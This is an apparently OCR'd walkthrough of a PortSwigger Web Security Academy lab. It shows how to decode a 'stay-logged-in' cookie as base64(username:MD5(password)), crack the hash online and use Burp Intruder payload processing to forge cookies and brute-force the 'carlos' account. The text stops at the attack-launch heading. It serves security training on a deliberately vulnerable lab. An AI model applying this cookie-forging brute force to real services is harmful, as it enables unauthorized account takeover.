Brute-forcing a stay-logged-in cookie


Author: Kali Man | **Platform:** PortSwigger Web Security Academy

1. What's the Goal?

In this lab, we're dealing with a "stay logged in" feature that has a pretty weak coding mechanism behind it. Our mission is simple: hijack Carlos's account. To help us out, we get a valid test account (`wiener:peter`) and a list of passwords to use for a brute-force attack against Carlos.

2. Poking Around the Login

First things first, let's log in with our own credentials (`wiener:peter`) and see what happens under the hood. If we check the request history in Burp Suite, we'll spot the POST request sent to `/login` .



827	https://0aeb00fc03c2785fc2aa7a...	GET	/academyLabHeader		101	147
824	https://0aeb00fc03c2785fc2aa7a...	GET	/my-account		200	3007
823	https://0aeb00fc03c2785fc2aa7a...	POST	/login	✓	302	290
822	https://0aeb00fc03c2785fc2aa7a...	GET	/academyLabHeader		101	147
819	https://0aeb00fc03c2785fc2aa7a...	GET	/login		200	3086

Taking a closer look at the response, we can see the server hands us a `stay-logged-in` cookie. Notice anything familiar about it? The string looks exactly like Base64 encoding.

Request

Pretty Raw Hex

```
9 Upgrade-Insecure-Requests: 1
10 Origin:
https://0aeb00fc03c2785fc2aa7aaa00e00021.web-security-academy.net
11 Content-Type:
application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/105.0.5195.102 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://0aeb00fc03c2785fc2aa7aaa00e00021.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username=wiener&password=peter&
stay-logged-in=on
```


Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Set-Cookie: stay-logged-in=
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJ
hNmNhNzcw; Expires=Wed, 01 Jan 3000
01:00:00 UTC
4 Set-Cookie: session=
cJln5qlnLG4pSZXPZZTyGDIh1jcWuis0; Secure;
HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 0
7
8
```

3. Decoding and Cracking

Let's toss this cookie into Burp's Decoder to see what we're working with. Sure enough, decoding it from Base64 gives us this plaintext string: `wiener:51dc30ddc473d43a6011e9ebba6ca770`.





as we see the form of the cookie is like this : base64(username:hash) So, we have our username, a colon, and a 32-character hex string. That hex string screams "MD5 hash." But what exactly is it hashing? Let's take that hash and try to crack it online using a tool like CrackStation. https://crackstation.net/



Boom! It’s our password: `peter`.


// **The Cookie Formula:**

// Now we know exactly how the server builds this cookie:


```
// base64( username : MD5(password) )
```

4. Setting Up the Attack in Burp


Now for the fun part. Since we know the format, we can forge a cookie for `carlos` and brute-force his password using the list we were given. Let's find a `GET /my-account` request that uses the stay login cookie and send it straight to Burp Intruder.



send this request (GET My-Account) to the intruder and add position to the cookie:



Then, hop over to the **Payloads** tab and paste the password list.




5. The Magic Trick: Payload Processing

now we need to attack the target but we cant brute force with this list without set the previous rule :

```
base64(username:MD5(password)).
```

Here's the catch: we can't just throw raw passwords at the server. They need to be formatted exactly like the cookie we reverse-engineered earlier: `base64(carlos:MD5(password))`.

How do we do that automatically for every password in the list? Burp's **Payload Processing** feature saves the day. We just need to add a few rules to transform our payload on the fly.







now another payload:



the last one :





6. Firing off the Attack

